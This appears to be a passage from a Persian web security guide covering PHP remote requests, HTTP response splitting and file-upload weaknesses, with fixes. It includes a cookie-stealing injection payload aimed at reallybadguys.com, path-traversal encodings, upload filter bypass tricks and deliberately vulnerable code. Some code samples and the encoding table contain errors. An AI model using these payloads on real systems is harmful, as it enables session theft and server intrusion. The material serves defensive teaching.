در این اسکریپت نمایشی، شما در ابتدا مقادیر مناسب را تنظیم می‌کنید که شامل تایم اوت ارتباط و یک تایم‌اوت پاسخ می‌باشد. اگر شما موفق به ایجاد ارتباط بدون تایم‌اوت شدید، از تابع stream_set_blocking() به گونه‌ای استفاده می‌کنید که اسکریپت منتظر بازگشت کل نتیجه همراه با تابع stream_set_timeout() باقی بماند. بعد از ارسال درخواست و دریافت پاسخ، شما کلید timed_out را در متاداده که همراه با پاسخ فرستاده شده است را بررسی می‌کنید تا ببینید که آیا سرور تایم اوت نموده است یا خیر.

۱۳,۳,۲ کش‌نمودن زیردرخواست‌ها

توانایی کنترل تعداد زیردرخواست‌هایی که اسکریپت شما ارسال می‌کند دارای اهمیت است. در واقع، بسیاری از خدمات وب محبوب، مشتری‌هایی را که مقادیر عظیمی از درخواست‌های خوراک RSS را درخواست می‌کنند، مسدود می‌نمایند و بعضی از آن‌ها از قبیل Slashdot.org دارای یک سیاست هستند که بیش از دو درخواست این چنینی در طول روز را اجازه نمی‌دهد. در این حالت، اگر خواننده‌ی RSS شما هیچ راهی جهت محدودکردن درخواست‌های خود نداشته باشد، شما به سرعت به حالتی می‌رسید که قادر به دسترسی و نمایش خوراک‌های محبوب نخواهید بود. اسکریپت زیر نشان می‌دهد که چگونه باید

چنین محدودیتی را ایجاد نمود به این صورت که پاسخ هایی را که دریافت می‌کنید، کش می‌کند.

```
<?php

// setup
$serverDomain = 'localhost';
$serverPort = 80;
$HTTPRequest = "GET /latest.rss HTTP/1.0\r\n";
$HTTPRequest .= "Host: $serverDomain\r\n";
$HTTPRequest .= "Connection: close\r\n\r\n";

// cache settings in seconds
$cacheDir = '/tmp/wscache';
$cacheMaxAge = 60;

// make sure we can use cache
if ( !is_dir( $cacheDir ) ) {
  if ( !mkdir( $cacheDir ) ) {
    throw new Exception( "Could not create cache directory." );
  }
}
if ( !is_writable( $cacheDir ) ) {
  throw new Exception( "Cache directory not writeable" );
}

// use hash of request as name of cache file
$hash = md5( $HTTPRequest );
$cacheFile = $cacheDir . '/' . $hash;

// cache file expires after 60 seconds
$cacheExpiration = time() - $cacheMaxAge;
```

پایگاه‌های داده‌های رایانه ای

```
// if cache file exists and is fresher than expiration time, use it
if ( is_readable( $cacheFile ) &&
     filemtime( $cacheFile ) > $cacheExpiration ) {
  $response = file_get_contents( $cacheFile );

  // ... display the feed

}
else {

  // ... request new feed from remote server

  // save in cache
  file_put_contents( $cacheFile, $response );

}

?>
```

هر بار که یک اسکریپت حاوی این تکه کد نمایشی را فراخوانی می‌کنید، با تنظیم متغیرهای ضروری از قبیل یک مکان جهت دایرکتوری که شما پاسخ کش‌شده به درخواست خود را ذخیره می‌کنید (در اینجا، خوراک RSS) کار را شروع می‌کنید. بعد از بررسی اینکه این مکان کش وجود دارد و قابل نوشتن است، شما یک نام ساده را جهت فایل کش، مشخص نموده و یا دوره‌ی انقضای برابر با ۲۰ ثانیه را مشخص می‌کنید. در ادامه، یا از یک فایل کش موجود استفاده می‌کنید (اگر به اندازه‌ی کافی جدید باشد) یا یک خوراک جدید را از سرور ارائه دهنده، درخواست می‌کنید. شما به سادگی می‌توانید زمان انقضا را تنظیم کنید تا نیازهای شما و سرور دوردست را برآورده نماید.

۱۳,۳,۳ اطمینان از صحت هدرهای HTTP

به عنوان یک مثال، کد زیر را در نظر بگیرید که در آن، یک کاربر اطلاعات محصول را درخواست نموده است و شما قصد دارید این اطلاعات را از طریق یک درخواست به یک سرور که این اطلاعات در آنجا ذخیره شده است، ارائه نمایید:

```
<?php

// configure
if ( !empty( $_POST['productid'] ) ) {
  // for demonstration purposes, sanitizing is omitted here
  $productid = $_POST['productid'];
  $serviceHost = "products.example.com"
  $serviceURI = "/lookup.php?id=$productid";

  // build the HTTP request
  $request = "HTTP/1.0 GET $serviceURI\r\n";
  $request .= "Host: $serviceHost\r\n
  $request .= "Connection: Close\r\n\r\n";

  // make a network connection
  $fp = fsockopen( $serviceHost, 80 );
  // set it to blocking mode
  stream_set_blocking( $fp, 1 );

  // send the request
  fwrite( $fp, $request );

  // get response
  $response = stream_get_contents( $fp );
}

?>
```

در این اسکریپت نمایشی، شما در ابتدا این مشخصات را کسب می‌کنید که کاربر در مورد چه محصولی اطلاعات می‌خواهد و آن را در متغیر $productid ذخیره می‌کنید. شما این متغیر را مورد استفاده قرار می‌دهید تا یک درخواست HTTP GET را ایجاد کنید و مقدار آن را به نام اسکریپت درخواستی اضافه می‌کنید به گونه‌ای که توسط سرور دوردست بتواند به عنوان یک متغیر $_{GET}$ بازیابی شود. باقی این اسکریپت اتصال را برقرار می‌کند، اتصال را بر روی حالت انسداد قرار می‌دهد به گونه‌ای که منتظر بماند تا داده‌ها در سوی دیگر در دسترس قرار گیرند و در نهایت این داده‌ها را جهت نمایش به کاربر نهایی دریافت می‌کند.

به این دلیل که مقدار $productid به هیچ وجه پاک‌سازی نمی‌شود، یک مهاجم می‌تواند هدرهای اضافی و یا حتی کل بدنه را به درون این درخواست HTTP تزریق کند.

این نقص را می‌توان با تنظیم ID محصول ارسالی برابر با یک عدد صحیح، به صورت زیر، کاملا از بین برد:

```
$productid = (int) $_POST['productid'];
```

۱۳,۳,۳,۱ حمله HTTP Response Splitting

این حمله از نقص‌ای سوء استفاده می‌کند که همین الان تشریح کردیم به این صورت که در مقدار درخواستی، مقدار $\cdot d0a$ (که یک r\n\ رمزگذاری شده یعنی یک پایان خط است) را به علاوه‌ی هدرهای HTTP اضافی، می‌افزاید. هنگامی که شما این مقدار را جهت سرور ارائه دهنده می‌فرستید، دستور انتهای خط باعث می‌شود که سرور هر آنچه را که بعد آن می‌آید به عنوان دستور جدید تلقی کند (و بنابراین چیزی را که یک پاسخ بود به دو پاسخ تقسیم کند).

ما این اکسپلویت را در اینجا نشان می‌دهیم. فرض کنید که یک مهاجم کد زیر را به عنوان چیزی که قرار است ID محصول باشد وارد می‌کند:

```
123%0d%0aLocation: http://reallybadguys.com/gotcha.php?cookie=$_COOKIE
```

اسکریپت شما یک URI را با این خط ایجاد می‌کند:

```
$serviceURI = "/lookup.php?id=$productid";
```

با ورودی هکر، مقدار $serviceURI به این صورت در می‌آید:

```
/lookup.php?id=123%0d%0aLocation: ➥
http://reallybadguys.com/gotcha.php?cookie=$_COOKIE
```

اسکریپت شما یک هدر را با این دستور ایجاد می‌کند:

```
$request = "HTTP/1.0 GET $serviceURI\r\n";
```

که با ورودی هکر به این صورت در می‌آید:

```
$request = "HTTP/1.0 GET 123%0d%0aLocation: ➥
http://reallybadguys.com/gotcha.php?cookie=$_COOKIE ";
```

هنگامی که یک پاسخ به این درخواست ایجاد می‌شود، این پاسخ به این صورت خواهد بود:

```
HTTP/1.x 302 Found
Date: Sun, 12 Jun 2005 23:07:46 GMT
Server: Apache/2.0.54 (Unix) PHP/5.0.4
X-Powered-By: PHP/5.0.4
Location: /lookup.php?id=123
Location: http://reallybadguys.com/gotcha.php?cookie=$_COOKIE
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1
```

دومین Location: header قبل از اولین مورد قرار می‌گیرد و جهت کاربر، مکان مشخص شده در حمله را ارسال می‌کند که به همراه خود هر مقدار موجود در آرایه‌ی فراعمومی $_COOKIE را نیز خواهد داشت.

دقیقا همین نقص در ۱۰ ژوئن ۲۰۰۵ در بسته‌ی تجارت الکترونیک محبوب منبع باز osCommerce یافت شد (برای اطلاعات بیشتر http://www.securityfocus.com/archive/1/401936).

شما می‌توانید مانع یک حمله‌ی تقسیم پاسخ HTTP به هر کدام، از طرق زیر شوید:

- پاک‌سازی مقدار $productid با تنظیم آن برابر با یک عدد صحیح، یا حداقل بررسی جهت اطمینان از اینکه این مقدار یک عدد صحیح می‌باشد، به این صورت:

```
$productid = (int) $_POST['productid'];
```

- پاک‌سازی مقدار $productid با استفاده از تابع urlencode( ) قبل از افزودن آن به URI تغییر جهت.

```
$productid = urlencode( $_POST['productid'] );
```

برای کسب اطلاعات بیشتر در مورد این حمله میتوانید به لینک زیر مراجعه نمائید

۱۳،۴ خلاصه

فراخوان‌های رویه‌ای دوردست، پیام‌های ارسال شده از یک رایانه به رایانه‌ای دیگر، می‌تواند نشان دهنده‌ی یک تهدید بالقوه جهت ایمنی و امنیت سرور شما و برنامه‌های شما باشد.

بعد از توصیف اینکه خدمات وب چه هستند و ارائه‌ی چند مثال، ما در خصوص ایمن نگه‌داشتن رابط خدمات وب از دیدگاه سرور ارائه دهنده‌ی این خدمات بحث کردیم. ما موارد زیر را پیشنهاد دادیم:

- ساده و محدود نگه‌داشتن رابط خود
- استفاده از SSL یا یک رمز اشتراکی جهت محدود کردن دسترسی به APIهای وب

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

۱۴ فصل چهاردهم: تهدیدها و آسیب‌پذیری‌های بارگذاری فایل

در اکثر وب‌سایت‌های امروزی مانند شبکه‌های اجتماعی کاربران دارای امکان بارگذاری فایل می‌باشند. اگر چه ارائه این قابلیت در سایت موجب افزایش بهره‌وری آن می‌شود، اما باید توجه داشت که متناسب با افزایش قابلیت‌های ارائه شده به کاربر نهایی، تهدیدات و آسیب‌پذیری‌های سایت نیز افزایش می‌یابد. بنابراین عدم مدیریت صحیح در سیستم بارگذاری فایل می‌تواند عواقب خطرناکی برای برنامه فراهم آورد. میزان جدیت این خطرات به مسیر انتخاب‌شده جهت ذخیره فایل ورودی کاربر و نیز عملیاتی بستگی دارد که برنامه بر روی آن انجام می‌دهد. به طور کلی علت اصلی آسیب‌پذیری‌های موجود در برنامه‌های کاربردی این است که متقاضی می‌تواند هر داده ورودی را ارسال نماید. بنابراین مهم‌ترین راه مقابله با حملات برنامه‌های کاربردی تحت وب، اعتبارسنجی ورودی‌های کاربران می‌باشد، که لازمه آن شناخت انواع ورودی‌ها و طریقه اعتبارسنجی هر کدام از آنها است. می‌توان ورودی‌های مورد نیاز جهت بارگذاری فایل را به صورت زیر دسته‌بندی کرد:

- فراداده‌های فایل ورودی
- محتوای فایل ورودی

برای محافظت برنامه از این نوع حملات، باید تمام عملیاتی که برنامه بر روی فایل‌های بارگذاری شده انجام می‌دهد، تحلیل شده و همچنین تمام پردازش‌های درگیر در این عملیات به دقت مورد بررسی قرار گیرد. با توجه به مطالب بیان شده جهت امن‌سازی فرم‌های بارگذاری فایل، اعتبارسنجی قوی فراداده‌ها و محتوای فایل بارگذاری شده، امری ضروری است. در این مقاله به بیان انواع روش‌های اعتبارسنجی رایج در برنامه‌های وب و روش‌های دورزدن آنها می‌پردازیم. در انتها نیز برخی از راه‌کارهای امنیتی جهت امن‌سازی سیستم بارگذاری فایل بیان می‌شود.

۱۴،۱ اعتبارسنجی فراداده‌های فایل

فراداده‌های فایل، داده‌هایی مانند نام و مسیر ذخیره‌سازی فایل را شامل می‌شوند که غالبا توسط HTTP multipart encoding میان سرویس دهنده وسرویس گیرنده مبادله می‌شوند. عدم اعتبارسنجی مناسب این داده‌ها به نفوذگر اجازه عملیاتی مانند بازنویسی فایل‌های مهم و یا ذخیره فایل در یک مکان نامناسب می‌دهد. همچنین بستر حملاتی مانند پیمایش دایرکتوری‌ها را فراهم می‌آورد. یک برنامه‌ی کاربردی تحت

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

وب، داده‌های ورودی کاربر را به شکل‌های مختلف بررسی می‌کند. فهرست سیاه[69] و فهرست سفید[70] دو نمونه از شیوه‌های اعتبارسنجی هستند که برخی برنامه‌نویسان از این شیوه‌ها به منظور اعتبارسنجی فراداده‌های فایل مانند پسوند ویا "Content-Type" استفاده می‌کنند.

۱۴,۱,۱ اعتبارسنجی فراداده‌های فایل توسط فهرست سیاه

۱۴,۱,۱,۱ اعتبارسنجی فراداده نام فایل

برخی از توسعه‌دهندگان برنامه فقط از روش اعتبارسنجی فهرست سیاه استفاده می‌کنند. در این روش یک فهرست سیاه از پسوندهای فایل شناخته‌شده‌ای که در حملات استفاده می‌شود تهیه می‌گردد. مکانیزم اعتبارسنجی، هر داده‌ای را که با فهرست سیاه مطابقت داشته باشد متوقف می‌کند و به بقیه اجازه ورود می‌دهد. این روش، به دو دلیل کمترین اثربخشی را دارد.

یک آسیب‌پذیری در برنامه‌ی وب با داده‌های متنوعی می‌تواند مورد سوءاستفاده قرار گیرد. از طرف دیگر تقریبا غیرممکن است بتوان فهرستی شامل همه پسوندهای ممکن که نفوذگر می‌تواند استفاده کند را تهیه کرد. فهرست سیاه ممکن است شامل برخی پسوندهایی که در حملات استفاده می‌شود، نباشد. روش‌های سوءاستفاده رو به افزایش هستند و هر روز روش جدیدی جهت سوءاستفاده از آسیب‌پذیری‌های موجود کشف می‌شود که فهرست سیاه موجود قادر به متوقف‌کردن آن نیست. در ادامه برخی از روش‌های دورزدن فهرست‌های سیاه متداول جهت اعتبارسنجی پسوندهای فایل آمده است.

یکی از حملات خطرناکی که در نتیجه عدم اعتبارسنجی فراداده‌های فایل صورت می‌گیرد، حمله پیمایش دایرکتوری‌ها می‌باشد که هدف اصلی آن فراخوانی و دستیابی به فایل‌هایی است که نفوذگر به صورت عادی از دیدن و خواندن آنها محروم می‌باشد. معمولا این فایل‌ها خارج از پوشه root سایت می‌باشند مانند: cmd.exe، ... .

---

[69] Block list

[70] White list

در این نوع حمله نفوذگر به دنبال نقاطی از سایت است که به طور مستقیم از فایل‌ها استفاده می‌کنند و با دست‌کاری متغیر مربوط به فراخوانی این فایل‌ها، به فایل دلخواه خود و دایرکتوری‌ها ذخیره‌شده برروی سیستم (ازجمله کد منبع برنامه، فایل‌های پیکربندی و غیره، که توسط سیستم‌عامل دسترسی به آنها محدود شده) دست می‌یابد. معمولا دست‌کاری متغیرهایی مانند نام فایل، با استفاده از توالی‌های "../" جهت حرکت به سمت دایرکتوری ریشه صورت می‌گیرد. از این رو این آسیب‌پذیری با نام "dot-dot-slash" نیز شناخته می‌شود.

به منظور انجام این حملات نیاز به ابزار خاصی نمی‌باشد بلکه نفوذگران اغلب با استفاده از عنکبوت‌ها و خزنده‌ها به تمامی URLهای موجود در سایت دست می‌یابند. از آنجا که این حمله با استفاده از توالی "../" انجام می‌شود. یکی از رایج‌ترین اعتبارسنجی‌ها جهت مقابله با این حمله استفاده از فهرست سیاه است که اگر ورودی کاربر دارای دنباله "../" باشد، این دنباله حذف می‌شود. این نوع از فیلتر بسیار آسیب‌پذیر می‌باشد زیرا نفوذگر با استفاده از یکی از مکانیزم‌های کدگذاری به راحتی می‌تواند عملیات فیلتر ورودی را دور بزند و یا در اعتبارسنجی فقط "../" بررسی شود، اما ممکن است سیستم هردو نوع "../" و"\.." را پشتیبانی کند. ممکن است نفوذگر از کدگذاری‌های مختلفی، در شیوه‌های کدگذاری استفاده کند:

کدگذاری URL

dot	%252e
forward slash	%252f
backslash	%255c

کدگذاری ۱۶-bit Unicode

dot	%252e
forward slash	%u2215
backslash	%u2216

مرکز پژوهش امداد و هماهنگی عملیات رخدادهای رایانه ای

کدگذاری UTF-8 Unicode با طول بیشتر

dot %c0%2e %e0%40%ae %c0ae. etc

forward slash %c0%af %e0%80%af %c0%2f. etc

backslash %c0%5c %c0%80%5c etc

اگر برنامه به منظور اعتبارسنجی فقط مقادیر "../" را حذف کند و اگر عملیات حذف فقط یک بار انجام شود نفوذگر می‌تواند با وارد کردن ورودی‌های زیر فیلتر را دور بزند:

//....

/\....

\/....

\\....

۱۴,۱,۱,۲ اعتبارسنجی فراداده پسوند فایل

نوع دوم فیلترهای ورودی در فراداده‌ها، اعتبارسنجی پسوند فایل به وسیله فهرست سیاه می‌باشد. نفوذگر می‌تواند با وارد کردن ورودی‌های زیر فیلتر را دور بزند:

گاهی اوقات نفوذگر با تغییر حروف بزرگ و کوچک در پسوندها از اعتبارسنجی عبور می‌کند (مانند file.PHp3،file.AsP).

ممکن است اعتبارسنجی با وارد کردن برخی از فایل‌های اجرایی غیرمتداول مانند file.php5، file.shtml، file.asa یا file.cer که معمولا در فهرست سیاه قرار نمی‌گیرد دور زده شود.

استفاده از دنباله‌ای از کاراکترهای فاصله و نقطه در انتهای فایل می‌تواند منجر به دورزدن اعتبارسنجی شود. هنگام ذخیره فایل این فاصله‌ها و نقاط به صورت خودکار حذف خواهند شد. این نام فایل‌ها را می‌توان با

مرکز مدیریت امداد و هماهنگی عملیات زخدادهای رایانه ای

استفاده از یک پراکسی محلی و یا یک اسکریپت ساده به سرور ارسال کرد (به عنوان مثال" .... file.asp ،. "file.php".").

ممکن است سرویس‌دهنده وب از اولین پسوند موجود در نام فایل پس از نقطه (".") و یا یک الگوریتم خاص جهت تشخیص پسوند فایل استفاده کند. بنابراین می‌توان با وارد کردن یک فایل با دو پسوند بعد از نقطه (".") این اعتبارسنجی را دور زد (به عنوان مثال "file.php.jpg").

اگر سرویس‌دهنده وب از IIS6 و یا نسخه‌های قبلی آن استفاده می‌کند، ممکن است اعتبارسنجی با اضافه کردن نقطه- ویرگول (";") بعد از پسوند غیرمجاز و قبل از پسوند مجاز دور زده شود (به عنوان مثال "file.asp;.jpg").

نفوذگر می‌تواند با قرار دادن کاراکتر شناخته شده تهی (٪۰۰) بعد از پسوند غیرمجاز و قبل از پسوند مجاز به کلی پردازش اعتبارسنجی را دور بزند. کاراکتر تهی در اکثر زبان‌های برنامه‌نویسی نمایان‌گر انتهای رشته می‌باشد. بنابراین هنگام ذخیره فایل، رشته بعد از کاراکتر تهی نادیده گرفته می‌شود ("file.asp%00.jpg").

در ویندوز سرور، می‌توان فایل‌ها را با نام کوتاه شده آنها نیز جایگزین کرد (به عنوان مثال فایل "web.config" می‌تواند با بارگذاری فایل "web~1.con"جایگزین شود).

در برخی موارد می‌توان با ترکیب این روش‌ها نیز اکثر اعتبارسنجی‌ها به روش فهرست سیاه را دور زد.

۱۴,۱,۲ اعتبارسنجی فراداده‌های فایل توسط فهرست سفید

بسیاری از برنامه‌های کاربردی تحت وب از فهرست سفید به منظور اعتبارسنجی پسوند فایل استفاده می‌کنند. در این روش یک فهرست سفید به کار گرفته می‌شود که شامل رشته‌ها، الگوها و یا معیارهایی است که جهت تطابق با داده‌های بی‌خطر به کار می‌رود. مکانیزم اعتبارسنجی به داده‌هایی مجوز می‌دهد که با فهرست سفید تطابق داشته باشند و بقیه را متوقف می‌کند. اگرچه این یکی از مناسب‌ترین روش‌های اعتبارسنجی است، اما اگر در اعتبارسنجی پسوند فایل فقط از روش فهرست سفید استفاده کنیم، هنوز نفوذگر شانسی جهت حمله دارد و می‌تواند با وارد کردن مقادیری مانند "". . . . . file.asp، "file.asp;.jpg" و "file.php.jpg" این مکانیزم را دور بزند. از طرف دیگر فهرست سفید پسوندهای مجاز نیز باید مجددا مورد بازبینی قرار گیرد و از جنبه‌های گوناگون بررسی شود. به طور مثال، اگر فهرست سفید شامل پسوند "shtml" باشد، برنامه می‌تواند نسبت به حملات SSI آسیب‌پذیر باشد.

۱۴،۲ اعتبارسنجی محتوای فایل

داده‌هایی که محتوای فایل را در بر می‌گیرند و ممکن است در قالب‌هایی مانند jpeg،pdf و غیره قرار گیرند. طیف وسیعی از مخاطرات به علت عدم اعتبارسنجی مناسب در این داده‌ها ایجاد می‌شوند.

۱۴،۲،۱ شیوه‌های اعتبارسنجی توسط سرآیند "Content-Type"

سرآیند "Content-Type" نشان می‌دهد بدنه پیغام پاسخ HTTP شامل چه نوع فایلی است. گاهی اوقات برنامه‌نویسان جهت اعتبارسنجی محتوای فایل تنها به بررسی مقدار این سرآیند بسنده می‌کنند. همان‌طور که پیش‌تر هم گفته شد، در برنامه‌های کاربردی تحت وب همه‌ی داده‌های ورودی کاربران غیرقابل اعتماد است. سرآیندهای HTTP نیز از جمله این ورودی‌ها محسوب می‌شوند و نفوذگر می‌تواند به راحتی با استفاده از یک پراکسی مقادیر آن را تغییر دهد.

۱۴،۲،۲ تشخیص نوع فایل با استفاده از برخی توابع API

گاهی اوقات برنامه‌های کاربردی تحت وب به عمد یا ناخواسته از برخی از توابع (API) جهت تشخیص نوع فایل استفاده می‌کنند. برخی معایب این روش عبارتند از:

برخی از این توابع تنها کاراکترهای ابتدا و یا همان سرآیندهای فایل را بررسی می‌کنند و نفوذگر می‌تواند کد مخرب خود را در انتهای فایل وارد نماید.

در اکثر مواقع در ساختار فایل‌ها مکانی جهت نگهداری توضیحات در مورد فایل در نظر گرفته شده است که نفوذگر می‌تواند کد مخرب خود را در آن مکان تعبیه نماید. به عنوان مثال، برخی برنامه‌نویسان PHP با بکارگیری تابع ()getimagesize در PHP سرآیند عکس را ارزیابی می‌کنند. هنگامی که این تابع فراخوانی می‌شود، اندازه عکس را برخواهد گرداند. اگر ارزیابی عکس نامعتبر باشد بدین معنی است که هدر ناصحیح می‌باشد و تابع مقدار false برمی‌گرداند. بنابراین، برنامه‌نویس فایل بارگذاری شده را با استفاده از مقدار برگشتی این تابع ارزیابی خواهد کرد. حال، اگر کاربر بدخواه بخواهد یک PHP shell ساده که در فایل jpg جاسازی شده است را بارگذاری کند این تابع مقدار false برمی‌گرداند پس اجازه بارگذاری داده نخواهد شد. اما نفوذگر می‌تواند با استفاده از برخی ویرایش‌گرهای عکس مانند Gimp مقدار image comment را تغییر دهد و کد مورد نظر را وارد کند. با این وجود این عکس هم‌چنان دارای هدر معتبر می‌باشد. بنابراین، ارزیابی تابع getimagesize در PHP دور زده شد. در نتیجه، کد PHP وارد شده در image comments زمانی‌که مرورگری درخواست آن عکس را بدهد اجرا خواهد شد.

۱۴،۳ راهکارهای امنیتی جهت امن‌سازی سیستم بارگذاری فایل

به طور کلی، یکی از موثرترین راه‌ها جهت امنیت در برابر این حمله، اعتبارسنجی ورودی کاربر قبل از ارسال آنها به سیستم فایل در API مورد نظر می‌باشد. در اینجا برخی از راه‌کارهای امنیتی متداول بیان شده است که ممکن است جهت برقراری امنیت در سایت نیاز به اجرای همزمان آنها باشد:

استفاده از روش‌های پیش‌گیری از حمله CSRF

جلوگیری از بازنویسی فایل در صورتی‌که دارای مقادیر درهم‌ساز یکسان دارند.

استفاده از روش POST به جای PUT (یا GET)

فعالیت های کاربران در یک فایل ثبت گردد. هرچند، مکانیزم‌های ثبت گزارش بایستی در مقابل جعل گزارش و تزریق کد امن شده باشد.

در صورت استفاده از توابع استخراج فایل فشرده شده، محتوای فایل ذخیره شده بایستی یکی یکی به عنوان فایل جدید بررسی گردد.

پس از انجام تمام رمزگشایی‌های لازم که در بالا به آن اشاره شد، وجود کاراکترهای حرکت در دایرکتوری‌ها (../ و\..) و کاراکتر تهی (٪۰۰) را بررسی کنید و در صورت مواجه با این کاراکترها پردازش برنامه را متوقف کنید.

برنامه باید دارای یک فهرست ازانواع فایل مجاز داشته باشد و هرگونه درخواست جهت اجرای انواع دیگر فایل را رد کند.

پس از انجام عملیات فیلترسازی باید با استفاده از برخی از توابع سیستم فایل API صحت رشته شروع دایرکتوری بررسی شود. به طور مثال، اگر رشته دایرکتوری بازگردانده شده توسط getCanonicalPath در جاوا با رشته شروع دایرکتوری کاربر یکسان نباشد، بدین معنا است که کاربر عملیات فیلتر را دور زده است و باید پردازش برنامه متوقف شود.

اگر برنامه از تعداد فایل‌های محدودی استفاده می‌کند، می‌توان یک فهرست از آن فایل‌ها تهیه کرد و پس از اعتبارسنجی، به جای استفاده از پسوندهای موجود در ورودی کاربر از پسوندهای موجود در فهرست استفاده کنیم. به طور مثال، اگر فهرست پسوندهای مورد نیاز سایت {jpeg ,jpg ,gif} باشد، نفوذگر با وارد کردن

مرکز مدیریت امداد و هماهنگی عملیات در حوادث رایانه‌ای

"file.php.jpg" نیز راه به جایی نخواهد برد. زیرا برنامه از پسوند تعریف شده در فهرست استفاده کرده و در برنامه از مقدار "file.jpg" استفاده می‌کند.

برنامه باید دارای یک سیستم هشدار باشد که هرگاه یک درخواست حاوی کاراکترهای پیمایش دایرکتوری دریافت کرد، وارد این سیستم شود و به دلیل نقض امنیتی کاربر نشست مربوط به او را خاتمه دهد و یا در صورت امکان حساب کاربر را به حالت تعلیق در آورده و یک ایمیل هشدار به مدیر سایت ارسال نماید.

به منظور ایجاد امنیت در سرورهای ویندوزی بهترین شیوه امن‌سازی سرور، استفاده از مکانیزم‌های تعریف‌شده در خود مایکروسافت است.

هیچ‌گاه بدون اعتبارسنجی فهرست سفید از نام فایل و پسوند آن در برنامه استفاده نکنید.

شاخه‌ای که فایل‌ها در آن بارگذاری می‌شوند نباید دارای مجوز اجرایی باشند. به طور مثال مجوز ۷۷۷ در شاخه موردنظر به نفوذگر اجازه می‌دهد تا کد مخرب خود را اجرا کند.

به منظور جلوگیری از حملاتی مانند DoS حداکثر و حداقل اندازه فایل ورودی محدود شود.

پیشنهاد می‌شود هنگام ذخیره فایل بارگذاری‌شده در روی سرور نام فایل تغییر کند. با این عمل اگر نفوذگر موفق به بارگذاری کد مخرب خود شود، پیدا کردن فایل بارگذاری شده سخت‌تر می‌گردد و نیز احتمال بازنویسی فایل‌های موجود کاهش می‌یابد. جهت این کار می‌توان از یک الگوریتم معین استفاده کرد. به عنوان مثال، می‌توان از برخی توابع درهم‌ساز مانند MD5() جهت ایجاد نام جدید فایل استفاده کرد. رشته ورودی این توابع می‌تواند از ترکیبی از نام فایل ورودی کاربر و تاریخ ایجاد آن باشد.

```
$newFileName= MD5($oldFileName.$createDate);
```

هنگامی‌که به کاربر اجازه‌ی بارگذاری فایل داده می‌شود، مانند این است که درب دیگری بر روی کاربر بدخواه جهت به مخاطره انداختن سرویس‌دهنده باز می‌گردد . در شبکه‌های اجتماعی مانند Facebook و Twitter و همچنین در بلاگ‌ها، فروم‌ها، سایت‌های بانکداری الکترونیکی و پرتال‌ها این فرصت به کاربر داده شده است تا انواع فایل‌های عکس، فیلم و متن را با سایرین به اشتراک بگذارد.

به‌طور کلی، علت اصلی آسیب‌پذیری‌های موجود در برنامه‌های کاربردی تحت وب این است که متقاضی می‌تواند هر داده‌ی ورودی را ارسال نماید. بنابراین، مهمترین راه مقابله با حملات برنامه‌های کاربردی تحت وب، اعتبارسنجی ورودی‌های کاربران می‌باشد. می‌توان ورودی‌های مورد نیاز جهت بارگذاری فایل را به صورت زیر تقسیم‌بندی کرد :

فایل فرادادهها دادههایی مانند نام و مسیر ذخیرهسازی فایل را شامل میشود که غالبا توسط HTTP Multipart Encoding میان سرویسدهنده و سرویسگیرنده تبادل میشوند. عدم اعتبارسنجی مناسب این دادهها به مهاجم اجازهی عملیاتی مانند بازنویسی فایلهای مهم یا ذخیرهی فایل در یک مکان نامناسب را خواهد داد.

دادههایی که محتوای فایل را در بر میگیرد و ممکن است در قالبهایی مانند jpeg،pdf و غیره قرار گیرد، طیف وسیعی از مخاطرات را به علت عدم اعتبارسنجی مناسب محتوای فایل فراهم میکند.

برای محافظت برنامهی کاربردی تحت وب از این نوع حملات، باید تمام عملیاتی که برنامه بر روی فایلهای بارگذاری شده انجام میدهد و همچنین، تمام پردازههای درگیر در این عملیات را به دقت مورد بررسی قرار داد.

۱۴،۴ اعتبارسنجی های بارگذاری فایل و راههای دور زدن آنها

با ارزیابی تعدادی از برنامههای کاربردی تحت وب که بعضا معروف نیز بودهاند، مشاهده شده است که فرمهای بارگذاری فایل امن نیستند. برخی از این آسیبپذیریها به آسانی قابل سوءاستفاده بوده که در نتیجه میتوان به سرویسدهندهی این برنامهها دسترسی پیدا کرد. در این مقاله، هشت روش رایج که کاربران جهت امنسازی بارگذاری فایل استفاده میکنند را ارائه خواهیم کرد و نشان خواهیم داد که کاربر بدخواه میتواند به سهولت این راههای امنیتی را دور بزند.

۱۴،۴،۱ بارگذاری فایل بدون ارزیابی

یک بارگذاری فایل ساده به طور معمول شامل یک فرم HTML و یک کد اسکریپت میباشد. فرم HTML فرمی است که به کاربر نمایش داده میشود و اسکریپت شامل کدی است که بارگذاری فایل را اجرا میکند. در زیر مثالی از فرم HTML و اسکریپت PHP را مشاهده میکنید :

HTML form:

```
<form enctype="multipart/form-data" action="uploader.php" method="POST">
<input type= "hidden" name="MAX_FILE_SIZE" value="100000" />
Choose a file to upload: <input name="uploadefile" type= "file" />
<input type= "submit" value="Upload File" />
```

```
</form>
PHP code (uploader.php):
<?php
$target_path = "uploads/";
 $target_path = $target_path . basename( $_FILES['uploadedfile']['  name']);
 if(move_uploaded_file($_F1LES['uploadedfile']['  tmp_name'],  $target_path))
{
        echo "The file". basename( $_FILES['uploadedfile']['name']).
        " has been uploaded";
 } else {
    echo "There was an error uploading the file, please try again!"; }
 ?>
```

هنگامی که کد اسکریپت درخواست POST را با نوع کدگذاری multipart/form-data دریافت می‌کند، یک فایل موقت با نام تصادفی در یک شاخه‌ی موقت مانند var/tmp/php6yXOVs/ می‌سازد. سپس، کد PHP اطلاعات مربوط به فایل بارگذاری شده را در آرایه‌ی سراسری $_FILES ذخیره می‌کند. این اطلاعات از سرآیندهای HTTP دریافت می‌شود. در برنامه‌های کاربردی تحت وب، همه‌ی داده‌های ورودی کاربران غیرقابل اعتماد است. سرآیندهای HTTP نیز از جمله‌ی این ورودی‌ها محسوب می‌شوند و مهاجم می‌تواند به راحتی با استفاده از یک پراکسی مقادیر آن را تغییر دهد.

$_FILES['uploadedfile']['name']: The original name of the file on the client machine

$_FILES['uploadedfile'][' type']: The mime type of the file

$_FILES['uploadedfile']['size']: The size of the file in bytes

$_FILES['uploadedfile']['ttmp_name']: The temporary filename in which the uploaded file was stored on the server.

